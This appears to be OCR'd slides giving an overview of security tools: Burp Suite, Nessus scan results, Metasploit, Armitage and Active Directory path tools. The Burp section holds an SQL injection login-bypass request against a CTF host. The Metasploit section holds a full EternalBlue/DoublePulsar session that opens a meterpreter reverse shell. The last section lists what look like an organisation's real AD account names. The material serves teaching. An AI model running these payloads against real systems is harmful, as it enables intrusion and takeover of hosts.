
Length: 723 — Text / Hex

```
POST / HTTP/1.1
Host: ctf.kins.no:8008
Cookie: session=48c89fd2-ceb2-425b-bc43-f4662663993f.UkKcrgbQHJPnYl6ES0OIJGVe52U
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://ctf.kins.no:8008
Referer: https://ctf.kins.no:8008/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

uid=' or 1=1;#&pwd=123456&submit=Logg+inn
```

Key: Modified Deleted Added

Sync views

19°C Sol 14:16 22.08.2022


Extended BApp Store | One place
apps.burpsuite.guide
Burp Suite Extensions
The extended BApp store for all your Burp extension needs!
Send your Burp extensions
Follow @BurpSuiteGuide
3,192 followers
Search Here
Burp Suite Community
Burp Suite Pro
Open Source
BApp Store
Third Party
Tags List
Search Tags
scanner custom-issues jython headers jwt
session csrf passive-checks payloads
encoding decoding jruby aes realtime
encryption decryption aws azure gcp
bucket s3 misconfiguration censys shodan
anti-csrf referrer header passive subdomain
attack-surface api asp.net java rails
django authorization authentication xml json
regex proxy owasp wstg cloud active
report stacktrace beanstack.io amf beanshell
bookmark radamsa fuzzing frida
instrumentation android broken-links selenium
browser repeater ruby scripting poc
bugpoc.com burpbounty.net collaboration xmpp
jabber crawljax junit hash javascript
static slack crypto rsa des translate
Active Scan++
Extends Burp's active and passive scanning capabilities.
scanner
Add & Track Custom Issues
Create custom issues in Burp Scanner results, using predefined issue templates.
custom-issues scanner jython
Add Custom Header
Add or update custom HTTP headers from session handling rules. Useful for JWT.
headers jwt session
Additional CSRF Checks
Performs additional checks for CSRF vulnerabilities in a semi-automated manner.
csrf jython
Additional Scanner Checks
Provides some additional passive Scanner checks.
scanner passive-checks jython
Adhoc Payload Processors
Generate payload processors on the fly - without having to create individual extensions.
payloads encoding decoding jruby
AES Killer
Decrypt AES traffic on the fly
aes realtime encryption decryption
AES Payloads
Allows encryption and decryption of AES payloads in Burp Intruder and Scanner.
aes encryption decryption
Anonymous Cloud, Configuration and
Anti-CSRF Token From Referer
Asset Discovery
Attack Surface Detector

Nessus

Nessus Professional is the most commonly-deployed vulnerability assessment solution across the industry. This solution helps you perform high-speed asset discovery, target profiling, configuration auditing, malware detection, sensitive data discovery and so much more.

Nessus Scans 1 Policies dgarey@tenable.com

Web Server

CURRENT RESULTS: TODAY AT 9:37 AM

Configure | Launch | Audit Trail | Export

Scans > Dashboard | Hosts 2 | Vulnerabilities 40 | Remediations 18 | History 8

Current Vulnerabilities

Trending: Previous Scan


CRITICAL	HIGH	MEDIUM	LOW	INFO	TOTAL
0 -	11 +11	16 +16	1 +1	12 +1	40 +29

Operating System Comparison

Vulnerability Comparison

Host Count Comparison

Vulnerabilities Over Time



Top Vulnerabilities

Amazon Linux AMI : file (ALAS-2015-497)	1
Amazon Linux AMI : gnupg2 (ALAS-2015-574)	1
Amazon Linux AMI : kernel (ALAS-2014-455)	1
Amazon Linux AMI : kernel (ALAS-2015-476)	1

192.168.15.53

Summary

Critical	High	Medium	Low	Info	Total
1	6	1	1	66	75

Details

Severity	Plugin Id	Name
Critical (10.0)	72704	Microsoft .NET Framework Unsupported
High (9.3)	48762	MS KB2269637: Insecure Library Loading Could Allow Remote Code Execution
High (9.3)	59915	MS KB2719662: Vulnerabilities in Gadgets Could Allow Remote Code Execution
High (9.3)	81264	MS15-011: Vulnerability in Group Policy Could Allow Remote Code Execution (3000483)
High (9.3)	87253	MS15-124: Cumulative Security Update for Internet Explorer (3116180)
High (9.0)	84742	MS KB3074162: Vulnerability in Microsoft Malicious Software Removal Tool Could Allow Elevation of Privilege
High (7.1)	76123	MS Security Advisory 2974294: Vulnerability in Microsoft Malware Protection Engine Could Allow Denial of Service
Medium (4.3)	78447	MS KB3009008: Vulnerability in SSL 3.0 Could Allow Information Disclosure (POODLE)
Low (2.6)	11457	Microsoft Windows SMB Registry : Winlogon Cached Password Weakness
Info	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
Info	10394	Microsoft Windows SMB Log In Possible
Info	10395	Microsoft Windows SMB Shares Enumeration
Info	10396	Microsoft Windows SMB Shares Access
Info	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
Info	10399	SMB Use Domain SID to Enumerate Users


Metasploit

The Metasploit Framework is an open source platform for developing and executing exploit code against a remote target machine.

```
       =[ metasploit v4.14.10-dev                         ]
+ -- --=[ 1640 exploits - 944 auxiliary - 289 post        ]
+ -- --=[ 472 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set eternalbluepath /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
eternalbluepath => /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
msf exploit(eternalblue_doublepulsar) > set doublepulsarpath /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
doublepulsarpath => /root/Tools/Eternalblue-Doublepulsar-Metasploit/deps
msf exploit(eternalblue_doublepulsar) > set targetarchitecture x64
targetarchitecture => x64
msf exploit(eternalblue_doublepulsar) > set processinject lsass.exe
processinject => lsass.exe
msf exploit(eternalblue_doublepulsar) > set rhost 192.168.100.210
rhost => 192.168.100.210
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.100.110
lhost => 192.168.100.110
msf exploit(eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.100.110:4444
[*] 192.168.100.210:445 - Generating Eternalblue XML data
[*] 192.168.100.210:445 - Generating Doublepulsar XML data
[*] 192.168.100.210:445 - Generating payload DLL for Doublepulsar
[*] 192.168.100.210:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.100.210:445 - Launching Eternalblue...
[+] 192.168.100.210:445 - Pwned! Eternalblue success!
[*] 192.168.100.210:445 - Launching Doublepulsar...
[*] Sending stage (1189423 bytes) to 192.168.100.210
[*] Meterpreter session 1 opened (192.168.100.110:4444 -> 192.168.100.210:49158) at 2017-05-14 14:58:48 -0400
[+] 192.168.100.210:445 - Remote code executed... 3... 2... 1...

meterpreter > sysinfo
Computer        : CLIENT-02
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : HACKABLE
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Armitage

Armitage is a graphical cyber attack management tool for the Metasploit Project that visualizes targets and recommends exploits.




Active Directory


Bloodhound

ADalanche

Ping Castle

ADalanche


Query results
3 targets can be reached via 370 possible pwns from:
10 Computer
1 Container
1 ForeignSecurityPrincipal
9 Group
14 GroupPolicyContainer
2 ManagedServiceAccount
13 Other


Query results
3 targets can be reached via 98 possible pwns from:
7 Computer
1 Container
1 ForeignSecurityPrincipal
7 Group
28 User
47 total objects in analysis
Options
SRV-EVSVC
srv-exchangebck2016
SRV-ExchangeBackup
Organization Management
Account Operators
[Service] srv-eph-prod
SRV-EphorteAdmin
Authenticated
Exchange Domain Servers
Exchange Windows Permissions
Exchange Trusted Subsystem
SRV-clusteradmin
Exchange Enterprise Servers
srv-dcdiagalleDC
Administrator
Administrators
MSOL_89d7c93a241d
MSOL_142e84fcd4d6
Domain Admins
AdminSDHolder
Enterprise Admins
srv-isimadproxy
piw0ex-mr04
piw0ex-mr01
piw0ex-mr07
piw0ex-mr08
piw0ex-mr02$
piw0ex-mr03
DAG2
srv-snowinventory
srv-nessus
ADM_ex_Administrators
